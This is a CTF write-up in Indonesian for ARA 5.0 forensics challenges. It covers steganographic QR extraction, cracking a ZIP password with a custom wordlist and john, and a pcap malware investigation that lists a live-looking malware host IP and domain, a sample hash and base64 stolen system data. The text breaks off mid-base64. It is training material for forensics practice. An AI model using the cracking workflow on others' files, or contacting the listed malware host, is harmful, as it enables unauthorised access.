Writeup Kualifikasi
CTF ARA 5.0

teng lang kia

Anggota:
dino (fr3nnn)
WazeAzure (wazeazure)
yellow (frankiehuangg)

Daftar Isi

4N6

[100] [The QRazy Spell]

[DESCRIPTION]
Technoblade's immortal spell is now lost in pieces. Help him find it!!

[Probsetter]
zalv

Steps

Diberikan sebuah gambar TheBookOfMagic.jpg. Dari situ kita pakai APERISOLVE (bused ini tools br tahu all in one tenang hidup).

Di web APERISOLVE kita kemudian menemukan **.gif** sehingga tinggal didownload. Ternyata isi dari GIF tersebut adalah QRCODE.

Dengan script berikut, kita membaca setiap frame GIF lalu melakukan qr decode.

```
import cv2
from pyzbar.pyzbar import decode
```

```python
def read_qr_code(image):
    # Convert image to grayscale
    gray = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)

    # Use pyzbar to decode QR codes
    decoded_objects = decode(gray)

    # Extract and return QR code data
    qr_data = []
    for obj in decoded_objects:
        qr_data.append(obj.data.decode('utf-8'))

    return qr_data

def main():
    ans = ""
    # Open the GIF file
    gif_path = "a.gif"
    gif = cv2.VideoCapture(gif_path)

    # Read the GIF frame by frame
    while True:
        ret, frame = gif.read()
        if not ret:
            break

        # Display the frame
        cv2.imshow("Frame", frame)

        # Read QR code from the frame
        qr_data = read_qr_code(frame)
        if qr_data:
            print("QR Code Detected:", qr_data)
            ans += qr_data[0]

        # Wait for a key press and check for 'q' to exit
        if cv2.waitKey(25) & 0xFF == ord('q'):
            break
```

```
    # Release the video capture object and close windows
    gif.release()
    cv2.destroyAllWindows()

    print(ans)
if __name__ == "__main__":
    main()
```


- Source: ChatGPT Orz

Setelah itu kita akan mendapatkan teks

```
In the expansive and virtual landscape of the DreamSMP, thestory of
L'Manberg unfolded as a captivating saga, intricately entwined with
the enigmatic presence of Technoblade. L'Manberg, anation born from
dreams and the collective aspirations of Minecraft content creators,
sought to carve it sown destiny within the server. Led by figures
like Wilbur Soot and Tommy Innit, the crimson banners of L'Manberg
became a symbol of shared dreams and alliances. As the nation
thrived, Technoblade, alone warrior with a pig-themed persona and a
penchant for individualism, emerged on the scene. Uninterested in
political entanglements, Technoblade became a wildcard in the dynamic
narrative of the server, resisting the call to join L'Manberg and
valuing autonomy over allegiance. -
https://mega.nz/file/TUVxRQpZ#AMmOgOmA86aVmk0wHrWKmMIlgvWKsfvuAleE7Bi
lZBU -- The clash between L'Manberg and Technoblade reached its apex
during the Battle of the Crimson Plains. L'Manberg's banners,
representing unity and shared dreams, collided with Technoblade's pig
motifsina virtual storm of conflict. The aftermath left scars on both
sides, altering the course of the DreamSMP. In the wake of the
battle, L'Manberg, though scarred, continued its journey, fueled by
the resilience of its citizens and the marks of battles fought for
freedom. Technoblade, having left an indelible mark on the server's
lore, retreated to the shadows, awaiting the next chapter in
hissolitary adventure. The narrative tapestry of L'Manberg and
Technoblade weaved together themes of politics, rebellion, and the
consequences of individual choices. The story became a legendary tale
```

```
whispered across the server, chronicling the rise and fall of a
virtual nation and the enduring spirit of alone warrior in the world
of the DreamSMP.
```

Tinggal tekan link mega, habis itu dapat mySpell.png. Setelah itu, APERISOLVE lagi. Trus dpt flag. Sudah .-.




```
[FLAG]
ARA5{t3chn0bl4d3_nev4h_d13s}
```

[245] [Time Capsule]


[DESCRIPTION]
I discovered my old time capsule and it has my favorite song in it. The problem is, I forgot the password, and due to its age, the file inside might be corrupted. I also found the note that I wrote a long time ago about the password. My cat said that you might be able to help me. Can you?.

[Probsetter]
zalv

Steps

Diberikan dua buah file, yaitu TimeCapsule.zip dan notes.png.

notes.png



Berdasarkan foto tersebut, kita dapat membuat kombinasi wordlist menggunakan script berikut.

```python
import itertools

fav_char = ['kAor1', 's3nKu', 'sTev3', 'Lev1', 'L1Ly']
rand_char = ['*', '#', '!', '%', '&', '+']

charset = ""
for i in range(65, 91):
    charset += chr(i)

numset = ""
for i in range(0, 10):
    numset += str(i)

birthset = ""
for i in range(1, 13):
    birthset += str(i)

# Combining all sequences into a list
sequences = [birthset, fav_char, rand_char, numset, charset, rand_char]

# Generating all combinations
wordlist = list(itertools.product(*sequences))

with open("word.txt", "w") as f:
    for word in wordlist:
        f.write("".join(word) + "\n")
```

Lakukan brute-force password pada file zip menggunakan wordlist yang sudah dibuat.

```
zip2john TimeCapsule.zip > hash
john hash -w=./word.txt
```

Diperoleh password: **5s3nKu%3T+**

Lakukan extract file dengan **7z x**. Diperoleh file MyCapsule.zip. Terlihat bahwa file tersebut corrupted sehingga kita coba lihat hexdump-nya.

```
WSL at frennn ~ ⚠
🚀 hexdump -C MyCapsule.zip | head
00000000  41 52 41 2e 14 00 00 00  08 00 9c b6 30 58 cb f4  |ARA.........0X..|
00000010  39 26 c8 f4 04 00 bd f4  04 00 08 00 00 00 73 6f  |9&............so|
00000020  6e 67 2e 62 7a 32 84 76  53 74 2e 4a d0 e5 17 db  |ng.bz2.vSt.J....|
00000030  b6 6d db b6 9d 13 db b6  6d db b6 6d db b6 93 13  |.m......m..m....|
00000040  db c9 09 e6 fe 33 4f 33  2f 53 fd d0 bb ba 77 75  |.....3O3/S....wu|
00000050  75 f5 da ab 56 0b 6b 5b  70 31 09 69 91 ab 68 71  |u...V.k[p1.i..hq|
00000060  72 5b dc 02 91 4a fd fe  7f ed d8 97 00 ff 21 00  |r[...J........!.|
00000070  a6 b7 56 5d 46 7d a3 35  d9 ac b5 a2 ad 65 99 9d  |..V]F}.5.....e..|
00000080  59 d9 36 42 ca 66 89 3a  49 2e 83 ce 52 9a c6 ac  |Y.6B.f.:I...R...|
00000090  aa c0 66 56 2d db cc 5a  58 35 49 ac ad 12 45 8e  |..fV-..ZX5I...E.|

WSL at frennn ~ ⚠
🚀 strings MyCapsule.zip | head
ARA.
song.bz2
vSt.J
3O3/S
k[p1    i
hqr[
V]F}
ZX5I
K)U+
E$ A*
```


Terlihat bahwa ada file **song.bz2** di dalam file tersebut. Untuk mengekstraknya, kita akan melakukan perbaikan hex file. Pertama, ganti headernya dari `41 52 41 2e` menjadi `50 4B 03 04` (header bisa ditemukan pada https://en.wikipedia.org/wiki/List_of_file_signatures). Lalu, jalankan command berikut.

```
WSL at frennn ~ ⚠
🚀 zip -FF MyCapsule.zip --out out.zip
Fix archive (-FF) - salvage what can
        zip warning: Missing end (EOCDR) signature - either this archive
                     is not readable or the end is damaged
Is this a single-disk archive?  (y/n): y
  Assuming single-disk archive
Scanning for entries...
 copying: song.bz2  (324808 bytes)
Central Directory found...
        zip warning: local (641332427) and cen (482491044) crc mismatch
```


Walaupun proses extract tidak berjalan sempurna (karena masih ada error pada crc), file **song.bz2** terekstrak. Ekstrak **out.zip** dan dekompress file bz2 menggunakan command berikut.

```
bzip2 -d song.bz2
```

Dengan Audacity, diperoleh flag.



Pamer dulu ga si second blood :D



[FLAG]
ARA5{zipp1_zipp1_z4pp4_z4pp4}

[480] [Sussy Bakaware]

[DESCRIPTION]
You are been hired as a blue team engineer on PT BRI, for your first joob you need investigate a new malware that has been infected some user, your lead team said 10 questions should be enough for you. Good luck for your first job

Link : nc -v 103.152.242.68 10032

[Probsetter]
abdieryy


Steps

```
WSL at frennn ~
nc -v 103.152.242.68 10032
103.152.242.68: inverse host lookup failed: Unknown server error : Message too long
(UNKNOWN) [103.152.242.68] 10032 (?) open
1. What the IP and DNS that host the malware? (ip_domain)
46.4.205.200_mimsmehediclub.com
Correct
2. IP Address that has been infected?
10.1.12.101
Correct
3. What is the request token when the malware initiated the connection to the CnC?
f960cc969e79d7b100652712b439978f789705156b5a554db3acca13cb298050efa268fb
Correct
4. The filename of malware? (xxx.xxxx.redacted_xxxx.ext)
att.file.downloaded_1914.zip
Correct
5. Arrival or timestamp of malware? (UTC Format, YYYY-MM-DD HH:MM:SS UTC)
2024-01-12 20:34:43 UTC
Correct
6. Malware family labels? (format: lowercase, fam1_fam2)
calisto_sload
Correct
7. SHA-256 of malware?
7acaa1011452c0d1a72dd162a8d78e07fbe0cce56276a937eacff119aa39da83
Correct
8. What the computer name of victim? (xxxxxxx-xxxxxPC)
DESKTOP-WIN11PC
Correct
9. What the frame number of the stealer capture the desktop victim?
5824
Correct
10. What the function name that has loaded command for the malware
_0×3cef
ARA5{1t5_4ll_4b0ut_4tt3nt10n_th3_M4lW4r3_1nv3st1g4t0r_0×69a221}
```

Diberikan file **traffic.pcap**. Berdasarkan pertanyaan-pertanyaan yang diberikan pada nc, diperoleh solusi sebagai berikut.

1. What the IP and DNS that host the malware? (ip_domain)

   Filter pcap dengan menampilkan **http** only.




Jawaban = 46.4.205.200_mimsmehediclub.com

2. IP Address that has been infected?

   Jawaban = 10.1.12.101

3. What is the request token when the malware initiated the connection to the CnC?




4. The filename of malware? (xxx.xxxx.redacted_xxxx.ext)


5. Arrival or timestamp of malware? (UTC Format, YYYY-MM-DD HH:MM:SS UTC)

6. Malware family labels? (format: lowercase, fam1_fam2)


Solusi:

Untuk mengekstrak file malware tersebut, kami menggunakan https://apackets.com/upload






Download dan masukkan ke https://www.virustotal.com/gui/



7. SHA-256 of malware?




8. What the computer name of victim? (xxxxxxx-xxxxxPC)

Pada traffic diperoleh base64 sebagai berikut.


Ck5ldHdvcmsgSW5mbzoKCS0gSVA6IElQPwoJLSBDb3VudHJ5OiBJU08/Cgp
TeXN0ZW0gU3VtbWFyeToKCS0gSFdJRDogQzY4MDI1RTVGQTg2MzU3Njg1MD

c5OAoJLSBPUzogV2luZG93cyAxMCBQcm8KCS0gQXJjaGl0ZWN0dXJlOiB4N
jQKCS0gVXNlck5hbWU6IHVzZXIKCS0gQ29tcHV0ZXIgTmFtZTogREVTS1RP
UC1XSU4xMVBDCgktIExvY2FsIFRpbWU6IDIwMjQvMS8xMiAyMDozNToxMwo
JLSBVVEM6IDAKCS0gTGFuZ3VhZ2U6IGVuLVVTCgktIEtleWJvYXJkczogRW
5nbGlzaCAoVW5pdGVkIFN0YXRlcykKCS0gTGFwdG9wOiBGQUxTRQoJLSBSd
W5uaW5nIFBhdGg6IEM6XFVzZXJzXHVzZXJcQXBwRGF0YVxMb2NhbFxUZW1w
XGpjaWh6ejN5LmRrclxkLmV4ZQoJLSBDUFU6IEludGVsKFIpIENvcmUoVE0
pIGk1LTg1MDAgQ1BVIEAgMy4wMEdIeg0KCS0gQ29yZXM6IDYNCgktIFRocm
VhZHM6IDYKCS0gUkFNOiAxNjM4MyBNQgoJLSBEaXNwbGF5IFJlc29sdXRpb
